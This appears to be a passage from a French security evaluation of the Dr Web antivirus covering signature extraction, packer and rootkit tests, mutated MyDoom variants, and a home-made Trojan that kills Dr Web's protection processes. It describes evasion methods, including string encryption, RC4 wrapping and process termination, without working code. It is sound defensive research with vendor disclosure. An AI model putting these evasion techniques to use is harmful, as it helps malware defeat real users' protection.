Bagle.A (Win32.HLLM. Beagle.15872)	19	0 – 1 – 60 – 61 – 62 – 63 – 200 – 201 – 202 – 203…
Bagle.J (Win32.HLLM.Beagle.based)	2884	0 – 1 – 61 – 62 – 63 – 144 – 145 – 146 – 147 – 151…
Bagle.E (Win32.HLLM.Beagle.based)	1781	0 – 1 – 60 – 61 – 62 – 63 – 216 – 217 – 217 – 219 – 222…
Bagle.N (Win32.HLLM.Beagle.based)	6568	0 - 1 - 60 - 61 - 62 – 63 – 128 – 129 – 130 – 131 – 132 – 133…
Blaster.A (Win32.HLLW.LoveSan.based)	1180	0 – 1 – 60 – 61 – 62 – 63 – 128 – 129 – 130 – 131 – 134 - …
Netsky.A (Win32.HLLM.Netsky.based)	1610	0 – 1 – 60 – 61 – 62 – 63 – 184 – 185 – 186 – 187 – 190…
Welchi.A (Win32.HLLW.LoveSan.2	1844	0 – 1 – 60 – 61 – 62 – 63 – 224 – 225 – 226 – 227 – 231…
MyDoom.A (Win32.HLLM.MyDoom)	3055	0 – 1 – 60 – 61 – 62 – 63 – 168 – 169 – 170 – 171 – 175 - …

Tableau 2 : Schémas de détection d'un ensemble représentatif de virus (entre parenthèses figure le nommage de Dr Web). Fonction de détection ET logique.

permettent de détecter certaines – mais pas toutes – variantes. À ce jour, c'est le seul produit que nous connaissions qui utilise ce genre de technique de reconstruction/décodage à des fins de détection.

- La fonction de détection généralement utilisée, à de rares exceptions près, est la fonction logique ET. C'est la plus faible qui soit **[3, 5]** (voir tableau 2).

Pour certains virus, la fonction de détection est plus élaborée que la fonction ET logique. Mais les fonctions rencontrées restent en deçà de ce qu'il est possible de faire. Par exemple, l'extraction du schéma de détection de Slammer (détecté comme *Win32.SQLSlammer.376*) montre que les octets impliqués dans la détection sont les octets X_{128} à X_{256} (en numérotant les octets du code de Slammer de X_0 à X_{376}). La fonction de détection équivalente, simplifiée **[N3]** est donnée par :

$$F_{détection} = X_{128} \vee X_{129} \vee X_{130} \vee ..... X_{254} \vee X_{255} \vee X_{256}$$

Cela signifie que si l'un seulement de ces 128 octets vaut une valeur déterminée (nous n'avons donné que les indices des octets ici), alors le code est Slammer.

La fonction réellement implémentée est très certainement plus compliquée, car elle implémente un mécanisme de détection de modification (décodage/reconstruction) impliquant les octets X_{151} à X_{166} et les octets X_{249} à X_{296}. De plus, la taille du code entre en ligne de compte. Notre algorithme, quant à lui, produit également la fonction réduite qui permet de déterminer la fonction de contournement $F_{contournement}$ correspondante **[N3]** qui permet au pirate de savoir où et comment modifier le code pour produire une variante non détectée.

Globalement, Dr Web utilise en grande part de l'analyse de forme, mais avec des techniques plus élaborées, à ce jour, que la plupart de ses concurrents. Le point fort reste cette capacité à détecter des modifications de code, permettant une gestion efficace de certaines variantes inconnues de codes connus.

3.3 Tests techniques divers

Différents tests ont été conduits pour tester plus spécifiquement le comportement de Dr Web dans le domaine de l'analyse de forme. Voyons les principaux résumés dans les tableaux suivants.

Catégorie	Test	Résultat
Efficacité de la fonction d'analyse du système de fichiers	*Alternate Data Streams* NTFS **[N7]**	Dr Web est capable de détecter un fichier malicieux caché dans un flux NTFS
	Chemins longs NTFS	Dr Web n'est pas capable de détecter un fichier dont le nom dépasse les 260 caractères
	Analyse sur plusieurs systèmes de fichiers	Dr Web détecte l'infection sur tous les supports (FAT, NTFS, CIFS, CDFS) et notifie l'utilisateur
	Analyse des *bad clusters*	Dr Web ne détecte pas un code viral dissimulé dans un bad cluster du système de fichier NTFS

Tableau 3

Catégorie	Test	Résultat
Détection des rootkits **[N6]**	Détection de la corruption des objets du noyau (liste doublement chaînée des DRIVER_OBJECT et/ou EPROCESS, IDT, SSDT, Sysenter, DRIVER_OBJECT Major Function IRP Hook), de l'insertion d'un pilote filtre et des méthodes non conventionnelles de chargement d'un pilote	Dr Web ne détecte pas la manipulation directe des objets du noyau[1] et par conséquent ne notifie pas l'utilisateur
	Instrumentation des fonctions d'API en espace utilisateur par *inline patching*, *global hook*	Dr Web ne détecte ni l'installation, ni la présence de hooks sur les fonctions de l'API

Tableau 4

Catégorie	Test	Résultat
Analyse de la mémoire, exploitation de vulnérabilité mémoire	Exploitation d'un débordement de tampon (en local et via le réseau)	Dr Web ne détecte pas le débordement de tampon
	Analyse de la mémoire	Dr Web effectue une analyse de la mémoire (processus en cours d'exécution) dans le cadre d'une analyse (il n'est cependant pas possible de ne scanner que la mémoire)

Tableau 5

Catégorie	Test	Résultat
Support et gestion des formats	Format d'archive, format d'archive corrompu	Dr Web détecte le fichier sur la majorité des archives et notifie l'utilisateur
	Virus de macro	Dr Web ne détecte ni l'exécution d'un script seul, ni l'exécution d'un script intégré à un document MS Office et par conséquent ne notifie pas l'utilisateur

Tableau 6

Catégorie	Test	Résultat
Efficacité de la fonction de détection	Base virale	Taux de détection global (virus toutes plateformes) : 92,36%
	Exécutables *packés*	Dr Web ne détecte qu'une partie des exécutables packés
	Exécutables polymorphes, *Entry Point Obscuring*	Dr Web ne détecte qu'une variante des virus modifiés par application de techniques élémentaires d'EPO)

Tableau 7

[1] Utilisés par les composants noyau du système d'exploitation

Dans le cas particulier des exécutables packés, le tableau suivant résume les principaux résultats :

Tableau 8

	Détection (à la demande)		Détection (temps réel)	
Packer	**oui**	**non**	**oui**	**non**
Armadillo 4.05		✓		✓
AsProtect 1.23 RC4		✓		✓
Petite 2.3	✓		✓	
Shrinker 3.4		✓		✓
UPX 1.24w	✓		✓	
UPX corrompu (archphase/NWC)	✓		✓	
YC 1.2	✓		✓	

De ce point de vue, Dr Web affiche plutôt de bons résultats.

3.4 Conclusion pour l'analyse de forme

En ce qui concerne l'analyse de forme, Dr Web affiche globalement de bonnes performances qui le situent dans le top 5 des produits les plus efficaces. Mais, tout comme TOUS ses concurrents, il a été toutefois possible de le contourner **relativement aisément**, même si, là encore, il se distingue en très bonne part par rapport à une concurrence commercialement plus répandue.

4. Etude de l'analyse comportementale

La seconde partie de l'étude a été de tester les capacités de détection comportementale de Dr Web. Rappelons qu'il s'agit de déterminer, au moment où le code est exécuté – à l'accès ou par émulation de code – si certains comportements sont douteux ou non.

4.1 Exécution de codes malveillants

4.1.1 Test de keyloggers

L'objectif est de tester la capacité du produit à détecter un *keylogger* utilisant la possibilité de l'empilement de *drivers*. Pour cela, la protection temps réel activée, le driver de notre keylogger est chargé via l'outil `InstDriver` et la réaction du produit est observée.

Nous utilisons `klog` qui attache son driver à celui du clavier (`kbdclass`) et intercepte les données retournées par ce driver. Pour cela, `klog` utilise le principe documenté des drivers en couche (*filter drivers*) : un driver peut être attaché à un autre et filtrer les données (*Interrupt Request Packet* – IRP) circulant depuis et vers le matériel. `Klog` crée le fichier `c:\klog.txt` et y stocke les touches capturées.

Dr Web ne détecte pas l'installation du pilote de `klog` et les touches saisies sont placées dans le fichier `klog.txt` (si la protection temps réel est activée, lors du démarrage du driver, on obtient un BoSD).

4.1.2 Polymorphisme fonctionnel – Détection face aux codes inconnus

Reprenant les travaux publiés dans **[4, 8]**, il s'agit de faire muter le code d'un point de vue fonctionnel (changer des comportements par d'autres tout en conservant la finalité ultime du programme). Deux approches ont été considérées : dans un premier temps, ces opérations sont réalisées manuellement **[4]**, dans un second temps le processus a été totalement automatisé en considérant cette fois des comportements totalement synthétiques (non issus d'un code existant modifié) **[8]**.

La version 4.44 de Dr Web introduit un nouvel algorithme, dénommé *Origins Tracing*, spécifiquement adressé aux *malwares* inconnus en complément de la détection par signature et de la détection heuristique. L'éditeur annonce des améliorations significatives du taux de détection sans pour autant donner beaucoup d'informations sur la nature de cet algorithme **[12]**. Au cours de cette évaluation, nous vérifions la résistance de Dr Web face aux menaces inconnues. La méthodologie repose sur la génération de nouvelles variantes par modification d'une souche connue **[4]**. Les modifications ont volontairement été réalisées à un niveau fonctionnel afin de simuler l'évolution actuelle des codes malveillants qui sont bien souvent de simples copies d'une souche originale auxquelles ont été ajoutées, modifiées ou supprimées des fonctionnalités dans le but d'échapper à la détection. Pour la première partie de ce test, nous avons pris pour base la version originale du ver d'email MyDoom, pour sa grande richesse fonctionnelle et ses comportements typiquement malicieux, lesquels sont résumés dans le tableau 9. Quant aux modifications haut niveau apportées aux comportements, les nouvelles souches générées sont référencées dans le tableau 10.

4.1.2.1 Phase statique préliminaire

Afin de tester les techniques heuristiques et comportementales responsables de la détection des codes inconnus, il est nécessaire de contourner les signatures existantes dans la base, car les produits antivirus n'offrent pas la possibilité d'activer séparément

Comportements originaux	Référence de test
Charge finale	**CHARG**
Déni de service distribué à une date précise	CHARG_DDOS
Chargement d'une bibliothèque *backdoor*	CHARG_BDOOR
Duplication de code	**DUPLI**
Recopie dans un fichier sous un répertoire système	DUPLI_FSYS
Mise en résidence	**RESID**
Inscription sous une clé `run` du registre	RESID_RUN_KEY
Polymorphisme	**POLYM**
Chiffrement par XOR de la bibliothèque	POLYM_XOR_LIB
Chiffrement par substitution des chaînes de caractères	POLYM_SUB_STR
Test d'activité	**ACTIV**
Existence d'un *mutex*	ACTIV_MUTEX
Test de surinfection	**SURINF**
Existence d'une clé de registre	SURINF_REG_KEY

Tableau 9 : Comportements de référence de MyDoom (avant mutation)

Comportements modifiés	Référence de test
Charge finale	**CHARG**
Cible différente et gâchette	CHARG_TRIG_TARG
Suppression de la bibliothèque backdoor	CHARG_NO_BDOOR
Duplication de code	**DUPLI**
Recopie dans un fichier de raccourci	DUPLI_SH_CUT
Recopie compressée sous un nom système	DUPLI_NAM_SYS
Mise en résidence	**RESID**
Inscription sous les clés services du registre	RESID_SERV_KEY
Modification de `win.ini`	RESID_WIN_INI
Polymorphisme	**POLYM**
Chiffrement par flot de la bibliothèque	POLYM_FLOW_LIB
Chiffrement par flot des chaînes de caractères	POLYM_FLOW_STR
Bibliothèque intégrée en clair sous un nom différent	POLYM_PLAIN_LIB
Sans chiffrement des chaînes de caractères	POLYM_PLAIN_STR
Test d'activité	**ACTIV**
Existence d'un événement	ACTIV_EVENT
Existence d'un mutex différent	ACTIV_DIFF_MUT
Test de surinfection	**SURINF**
Existence d'une clé de registre différente	SURINF_DIF_KEY
Existence d'un fichier *superhidden*	SURINF_SUP_HID
Existence d'une variable d'environnement	SURINF_ENV_VAR

Tableau 10 : Références des nouvelles versions testées

les différents procédés de détection (voir section précédente pour la signature).

Les nouvelles variantes générées ont donc été scannées sur demande et le résultat de la détection est présenté dans le tableau 11 (page suivante). L'ensemble de ces différentes variantes sont a priori détectées statiquement à l'exception de celles où le chiffrement des chaînes est modifié à l'aide d'un autre algorithme de chiffrement par flot **[POLYM_FLOW_STR]**. Il est alors possible d'en déduire que la signature de MyDoom contient un ou plusieurs éléments localisés dans des chaînes de caractères, ce qui a été confirmé par l'extraction de signatures (voir section précédente). Il est même possible que l'un des éléments de cette signature soit plus précisément le nom de la bibliothèque chargée par le ver, ce qui expliquerait que la variante contenant la bibliothèque en clair sous un nom différent, soit détectée de manière plus générique comme un *trojan* de type Muldrop **[POLYM_PLAIN_LIB]** (en vertu du mécanisme de décodage/reconstruction évoqué dans la section précédente).

4.1.2.2 Première phase dynamique

Il s'agit maintenant de tester les virus dans un contexte d'exécution. Les codes inconnus sont a priori détectés par leurs actions au sein du système protégé. Si l'on observe les résultats du tableau 11, on s'aperçoit que les résultats du mode dynamique sont identiques à ceux du mode statique. Ce phénomène est assez logique et s'explique par le fait que la protection résidente déployée par Dr Web utilise l'analyse par signature de manière préemptive aux accès fichiers. Nous nous focalisons sur la seule variante n'ayant pas été détectée **[POLYM_FLOW_STR]**.

Cette variante particulière protège ses chaînes de caractères à l'aide du chiffrement par flot, ce qui explique l'échec de la signature. Néanmoins, elle utilise toutes les techniques courantes déployées dans la version originale de MyDoom :

- duplication reposant sur l'appel système `GetModuleFileName`, afin de récupérer le nom du fichier en cours d'exécution suivi d'un `CopyFile` ;
- tentative de mise en résidence en s'inscrivant sous une clé de `Run` du registre ;
- chargement d'une bibliothèque backdoor et inscription de cette Dll en tant que service à démarrer automatiquement ;
- connexion au réseau sur un port SMTP et envoi de mail avec pièce jointe.

Même si l'envoi de mails n'est a priori pas suspect en soi, de nombreux clients de mails observent un comportement similaire, la combinaison de ces différentes activités reste caractéristique d'un ver d'email. De plus, au travers de ces actions, les chaînes de caractères protégées par le chiffrement sont souvent utilisées en tant que paramètre et deviennent donc visibles. La combinaison de ces comportements aurait dû alarmer l'antivirus qui pourtant ne détecte aucune activité suspecte. Le système de détection des malwares inconnus ne semble pas reposer sur une surveillance des actions (au travers des appels système réalisés par exemple).

Dr Web Anti-Virus pour Windows			
Version du logiciel : 4.44 *Dr Web(R) Virus-Finding Engine – drweb32.dll (4,44,0,09176)* *SpIDer Guard Service – spidernt.exe (4,44,4,09260)* *SpIDer Mail (R) for Windows – spidermail.exe (4,44,1,12220)* Editeur : Doctor Web, Ltd. Signature Base : 14.01.2008/283790 entrées			
Comportement	**Version**	**Analyse statique**	**Protection dynamique**
(aucun)	Souche originale	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	bibliothèque shimgapi.dll	Win32.HLLM.MyDoom.35328	N/A
CHARG	CHARG_TRIG_TARG	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	CHARG_NO_BDOOR	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
DUPLI	DUPLI_SH_CUT	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	DUPLI_NAM_SYS	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
RESID	RESID_SERV_KEY	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	RESID_WIN_INI	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
POLYM	POLYM_FLOW_LIB	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	POLYM_FLOW_STR	Non détecté	Non détecté
	POLYM_PLAIN_LIB	Probablement MULDROP.Trojan	Probablement MULDROP.Trojan
	POLYM_PLAIN_STR	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
ACTIV	ACTIV_EVENT	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	ACTIV_DIFF_MUT	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
SURINF	SURINF_DIF_KEY	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	SURINF_SUP_HID	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
	SURINF_ENV_VAR	Win32.HLLM.MyDoom.origin	Win32.HLLM.MyDoom.origin
DUPLI	DUPLI_NAM_SYS_V1	Non détecté	Non détecté
RESID	RESID_WIN_INI_V1	Non détecté	Non détecté
SURINF	SURINF_SUP_HID_V1	Non détecté	Non détecté

Tableau 11 : Résultats bruts de la détection avec Dr Web Anti-Virus

4.1.2.3 Deuxième phase dynamique

Dans cette deuxième phase, nous avons réutilisé la souche de chiffrement par flot des chaînes afin d'être sûr de contourner la signature **[POLYM_FLOW_STR]**. À partir de cette version, nous en avons généré trois nouvelles **[DUPLI_NAM_SYS_V1, RESID_WIN_INI_V1, SURINF_SUP_HID_V1]** en migrant les modifications apportées dans les précédentes, mais qui, malheureusement, conservaient la signature **[DUPLI_NAM_SYS, RESID_WIN_INI, SURINF_SUP_HID]**.

Ces trois nouvelles versions ne sont de nouveau plus détectées, alors qu'elles effectuent des actions suffisamment sensibles : modification du fichier `Win.ini`, usurpation de fichier système (`svchost.exe`) ou encore manipulation de fichier avec l'attribut système activé.

4.1.2.4 Troisième phase dynamique

Au cours de cette troisième phase [8], nous avons mis en place de manière complètement automatisée le protocole de tests décrit jusqu'à présent. La procédure décrite dans les trois étapes précédentes restait principalement manuelle, en particulier pour la génération des nouvelles variantes. Des résultats de recherche récents en matière de mutation nous permettent maintenant de modifier les malwares au niveau non plus syntaxique, mais fonctionnel [8].

La mise place d'un moteur de polymorphisme fonctionnel nous a permis de générer automatiquement des centaines de variations autour d'un *template* original comprenant différents comportements d'un ver mail/P2P générique : duplication, mise en résidence, test de surinfection, ainsi que propagation. Les exécutions successives du moteur génèrent aléatoirement différentes dérivations syntaxiques et sémantiques d'une grammaire comportementale modélisant ces principaux comportements. Fondé sur ces dérivations, le code exécutable est alors construit à la manière d'un compilateur.

Nous avons confronté les différentes exécutions du moteur avec Dr Web qui n'a réussi à détecter aucune des variantes dont certaines ont un comportement très proche de celui de MyDoom ou de Bagle par exemple. Cette phase de test additionnelle

DrWeb Anti-Virus pour Windows Version du logiciel : 4.44		
Nombre d'exécutions du moteur de mutation	**Taux de détection (%) Protection résidente**	**Taux de détection (%) Protection mail**
500	0%	0%

Tableau 12 : Taux de détection face à des modifications fonctionnelles

conforte l'hypothèse que les actions des malwares ne sont pas analysées par Dr Web.

4.1.2.5 Conclusion de l'évaluation du produit en matière d'analyse comportementale

Étant donné le peu d'informations disponibles sur le fonctionnement des algorithmes heuristiques et d'Origins Tracing, il est difficile d'en évaluer le bénéfice pour la détection des codes inconnus. Nous pouvons néanmoins en tirer les conclusions suivantes.

La première phase statique nous a permis de détecter la plupart des variantes de MyDoom. Or, ces variantes ont été classées avec l'extension `.origin` signifiant qu'elles ont été détectées par l'algorithme Origins Tracing qui se veut fonctionner sans signature. Dans ce cas, comment le moteur a-t-il pu identifier précisément le ver MyDoom plus que n'importe quel autre ver mail ? De plus, le chiffrement des chaînes de caractère permet de contourner la détection, alors que c'est une mesure spécialement dédiée au contournement des signatures syntaxiques. Si ce nouvel algorithme de détection ne fonctionne pas sur des signatures standards, pourquoi est-il contré par un simple chiffrement.

Dans un deuxième temps, les phases successives d'analyses dynamiques montrent bien qu'aucune surveillance des actions réalisées par le malware n'est mise en œuvre en temps réel. L'algorithme Origins Tracing ne semble donc pas reposer sur ce type de détection.

En conclusion, une fois la signature contournée, Dr Web ne semble pas opposer plus de résistance aux malwares inconnus que les autres produits antivirus. Si le gain réel des nouveaux algorithmes est difficile à évaluer, il apparaît néanmoins que leur contournement reste trop aisé par simple modification de la signature (voir également la section précédente). Soit une réelle détection comportementale est présente, mais reste bridée par la base de signature, soit sa mise en œuvre n'offre pas une couverture suffisante, car les comportements testés au cours de la méthodologie reposent tous sur des techniques virales connues malgré tout.

5. Analyse d'une attaque générique

Une attaque générique, mettant en œuvre des techniques malveillantes connues et peu sophistiquées, a été testée sur un mini-réseau, en conditions opérationnelles (de la pénétration à la prise de contrôle du réseau).

Pour cela, nous avons utilisé un « cheval de Troie maison » développé par nos soins et donc non connu des éditeurs et des laboratoires d'analyse **[N8]**.

Ce cheval de Troie est composé de 3 parties dont 2 constituent une application client-serveur, la troisième partie étant le vecteur de l'attaque sous forme d'un « contenu anodin à contexte d'exécution caché » (un fichier Excel). L'application client-serveur met en œuvre des « services » classiques d'un cheval de Troie à savoir :


- écoute du clavier ;
- récupération d'une copie écran ;
- liste des processus en cours ;
- liste des programmes installés ;
- extinction du PC ;
- redémarrage du PC ;
- verrouillage de la station ;
- exécution d'une commande *shell* à distance ;
- usurpation du mot de passe de l'utilisateur ;
- recherche des adresses mail sur les disques durs ;
- lecture, écriture, modification et suppression dans la base de registre ;
- ouverture/fermeture des lecteurs de CD-ROM ;
- envoi de messages *popup* ;
- envoi de frappes de touches à la place de l'utilisateur…

5.1 Scan de la mémoire et du disque dur

Le cheval de Troie n'est pas encore lancé. Il a été exécuté une fois avant l'installation de Dr Web et son exécutable est encore présent sur le disque dur. La version de ce cheval de Troie est

la plus simple : aucun packer utilisé et aucun chiffrement de l'exécutable.

Contre toute attente, Dr Web réalise ce qu'aucun antivirus testé (liste dans [11]) n'a réussi à faire jusqu'à présent : il déduit de nos fichiers qu'ils sont probablement des chevaux de Troie et que le vecteur est infecté. Il arrive même à trouver l'exécutable caché dans ce fichier vecteur. De plus, les messages sont assez simples pour un utilisateur lambda :



9

Le meilleur des concurrents de Dr Web, qui avait donné les meilleurs résultats contre ce cheval de Troie [11] (non connu des éditeurs et donc non présent dans les bases virales), n'avait pas pu faire mieux que de dire que le code VBA dans le fichier Excel était suspect. Et encore, les messages à l'utilisateur n'étaient pas parlant pour un non-initié. Suite à ce résultat déjà fort prometteur, nous décidons de créer un autre fichier Excel et d'y placer, selon la même méthode, un fichier exécutable inoffensif.

Mais le résultat précédent doit être tempéré : l'exécutable inoffensif, bien que caché dans un fichier Excel (ce qui n'est pas courant en soi), n'est pas détecté comme suspect. Dr Web est donc bien capable de parcourir l'ensemble des fichiers bureautiques et de leurs objets incorporés, et d'analyser le comportement probable d'un exécutable selon son code compilé, quand cet exécutable met en œuvre des techniques virales génériques.


Lors de l'utilisation d'un packer générique sur le cheval de Troie, l'exécutable packé est également détecté. De même pour un exécutable avec une extension fantaisiste. Enfin, nous décidons de chiffrer le cheval de Troie avec un chiffrement RC4. L'exécutable ainsi chiffré n'est pas détecté. On peut donc le transporter sans problème sur une machine protégée par Dr Web (voir plus loin l'importance de ce résultat).

Enfin, dernière remarque sur cette partie du test : le cheval de Troie est considéré comme suspect, mais aucune action automatique n'est réalisée. Il est à noter que le programme de surveillance en temps réel (SpIDer Guard) n'est pas encore actif à ce stade du test.

5.2 Analyse du comportement de SpIDer Guard

Le programme de surveillance en temps réel est maintenant activé. Le cheval de Troie va être lancé depuis son transporteur : le fichier Excel et son code VBA pour le déployer. Précisons que par défaut SpIDer Guard ne contrôle pas l'exécution des programmes, mais la fermeture des fichiers sur un disque (lors d'une création ou d'une copie).

Le déploiement ne pose aucun problème. En revanche, une alerte apparaît lorsque l'on tente d'exécuter le cheval de Troie :



10

Le message est très explicite. Néanmoins, nous décidons d'ignorer l'alerte. Le cheval de Troie se connecte sans problèmes à son serveur distant. Nous pouvons à présent lui donner des ordres. Toutes les fonctionnalités de notre programme sont utilisables malgré la présence de l'antivirus. Parmi elles, nous utilisons celle qui permet de terminer des processus à distance. Notre cible : les deux processus de SpIDer Guard (d'une part `spidernt.exe`, service d'interface entre l'agent SpIDer Guard et le driver `spider.sys` – module essentiel de Dr Web – et, d'autre part, `spiderml.exe`, interface utilisateur avec le service de filtrage de mails).

Là, une mauvaise surprise est au rendez-vous : les deux processus tombent et ne se relancent pas. La machine n'est plus protégée. La surveillance en temps réel n'est donc pas robuste à des attaques sur les processus (voir plus loin l'importance de ce résultat).

5.3 Attaque du programme de surveillance en temps réel SpIDer Guard

Le programme de surveillance en temps réel a montré une faiblesse au niveau de ses processus. Fort de cette observation, nous développons un cheval de Troie simplifié à partir de celui qui possède un grand nombre de fonctionnalités. Nous ne conservons que celles permettant de tuer les processus. Ce nouveau programme sera donc un destructeur des processus de Dr Web.

Nous savons que le scanner détecte le cheval de Troie comme suspect et que l'analyseur en temps réel bloque son exécution. En revanche, nous ne savons pas encore si ce dernier réagit à l'insertion d'un média infecté. C'est le moment de faire ce test.

Nous profitons donc du développement du destructeur de processus pour le placer sur une clé USB. Nous ajoutons sur cette même clé le cheval de Troie complet (celui qui est utilisé depuis le début et qui est identifié comme suspect).

Le résultat est sans appel : il n'y a aucune réaction de la part de SpIDer Guard. Il est capable de bloquer l'exécution du cheval de Troie (le driver `spider.sys` reste actif malgré tout, même privé de son interface `spidernt.exe`), mais il est incapable de donner l'alerte pour un média venant d'être connecté à l'ordinateur et contenant ce même programme malicieux. Il semble que Dr Web analyse uniquement l'exécution des programmes.

Pour confirmer nos hypothèses, nous lançons le scanner Dr Web pour une analyse sélective sur la clé USB :

- le cheval de Troie complet est bien reconnu comme « Probablement BACKDOOR.Trojan » ;
- le destructeur des processus de Dr Web n'est pas reconnu comme malicieux. Pourtant, c'est ce programme qui va déjouer notre antivirus !

Nous poursuivons en lançant directement le cheval de Troie complet depuis la clé USB : le programme SpIDer Guard bloque ce lancement. Le seul problème tient au fait qu'un bouton « Ignorer » permet de lancer tout de même le programme, mais la fenêtre d'avertissement apparaît sans arrêt (boucle sans fin) empêchant cette action.

Enfin, nous lançons tout simplement notre destructeur de processus depuis la clé USB (test en exécution automatique depuis un vecteur Excel également effectué). Résultat : les quatre processus ciblés tombent et ne se relancent pas. La machine n'est plus protégée !

Les quatre processus en question sont :

- `spiderml.exe` ;
- `spidernt.exe` ;
- `spiderui.exe` ;
- `drwebscd.exe`.

Une attaque directe contre les processus ne supprime donc pas la protection du système grâce à la persistance du driver `spider.sys` (action au niveau *ring 0*), mais l'absence d'alarme maintient l'utilisateur dans l'ignorance de cette attaque, ce qui pourrait être utilisé dans des scénarii d'attaques opérationnelles à plusieurs niveaux (grâce à des codes k-aires [5] par exemple). Cette faiblesse a fait l'objet d'une alerte auprès de l'éditeur en lui suggérant que le driver `spider.sys` puisse relancer les processus interrompus et lancer une alerte. Ce dernier nous a assuré avoir pris en compte cette faiblesse : la prochaine version de l'antivirus comportera un nouveau module, `dwProt`, qui interdira et signalera toute attaque contre un processus Dr Web. Il restera juste à vérifier ce qui se passe si on attaque ce nouveau module.

5.4 Analyse du comportement de SpIDer Mail

Le programme de surveillance en temps réel du courrier électronique de Dr Web est SpIDer Mail. Nous avons effectué les tests suivants en utilisant Outlook Express en réseau local :

- création d'un message infecté dans la boîte d'envoi et tentative d'envoi ;
- création d'un message infecté dans la boîte de réception et lecture de ce message ;
- exécution de la pièce jointe du second message infecté.

Pour être honnête, les deux dernières opérations en fait n'impliquent pas SpIDer Mail, mais d'autres moteurs de Dr Web. Il s'agit seulement d'analyser les relais existant ou non entre les différents modules du produit.

Pour ces messages, nous avons utilisé notre cheval de Troie, inconnu dans la base de signature, mais identifié comme suspect par Dr Web. Dans ce cas de figure, seule l'exécution finale du cheval de Troie est bloquée. Pour les autres actions, il n'y a aucun message de la part du programme de surveillance SpIDer Mail. Il aurait donc laissé entrer et sortir un message infecté par un programme qu'il considère lui-même comme un programme suspect. En fait, SpIDer Mail n'agit qu'au moment où la pièce jointe est sauvegardée dans un répertoire provisoire avant d'être exécutée.

> *...La surveillance en temps réel n'est pas robuste à une attaque sur les processus...*

Suite à ce passage au banc d'essai de l'antivirus Dr Web face à une attaque générique inconnue, nous avons pu voir que ce programme dispose d'une faculté de détection des programmes malicieux que peu de programmes de ce type possèdent. Et la faiblesse actuelle constatée pour la sécurité des processus eux-mêmes ne devrait pas tarder à être corrigée dans la prochaine version.

6. Aspects annexes

Le fait que Dr Web ait été choisi par le ministère de la Défense de la Fédération de Russie (ainsi que, semble t-il, par ses instituts du pouvoir suprême) ne pouvait que nous interpeller. En effet, outre le caractère « important » de tels clients, nous voulions essayer de déterminer ou au minimum de comprendre pourquoi ce choix, au détriment de son illustre concurrent russe, dont le fondateur est pourtant issu des « services russes », selon la légende officielle et/ou les arguments marketing de ce concurrent. Nous nous sommes donc intéressés à cette question.

Il se pourrait que la réponse réside dans les contraintes imposées par le ministère de la Défense de Russie, auxquelles le concurrent en question ne souhaitait pas se plier (ce point a été impossible à vérifier, ce dernier n'ayant pas jugé bon de répondre à nos différents courriers).

En effet, expliquons ce que sont ces contraintes, telles que la société Doctor Web – éléments fournis par son PDG – les vit… ou les subit.

La certification par l'armée russe est faite pour chaque nouvelle version et suit un protocole technique rigoureux, à l'image d'un pays où la plaisanterie et l'approximatif sont des activités inconnues :

- Une société spécialisée, désignée par le ministère de la Défense russe, s'occupe tout d'abord de récupérer toutes les documentations techniques pour étude et analyse.
- Dans un second temps a lieu une inspection dans les locaux de Doctor Web, effectuée par des ingénieurs appartenant aux services de recherche des forces armées russes. Cette inspection comprend une vérification « surprise » et aléatoire du code source. Les ingénieurs désignent une ou plusieurs fonctionnalités et demandent à en voir le code source, les conditions de compilation **[N4]** et qu'une compilation à chaud soit réalisée.
- En cas de succès de cette expertise (durée trois mois par les ingénieurs militaires russes), une certification est attribuée.
- Après l'obtention de cette certification, des contrôles réguliers du code source sont effectués à l'improviste, selon le même protocole précédemment évoqué.

Autant dire que peu de pays réalisent des contrôles aussi poussés. Mais, il est vrai qu'en Occident les impératifs de secrets industriels et de copyright passent souvent avant la sécurité nationale.

Nous avons bien sûr – non sans malice – posé la question suivante à Boris Sharov, président de Doctor Web : si la défense française imposait les mêmes contraintes (en particulier l'accès au code source), la société Doctor Web accepterait-elle ? La question a été, à notre grande surprise, positive.

Conclusion

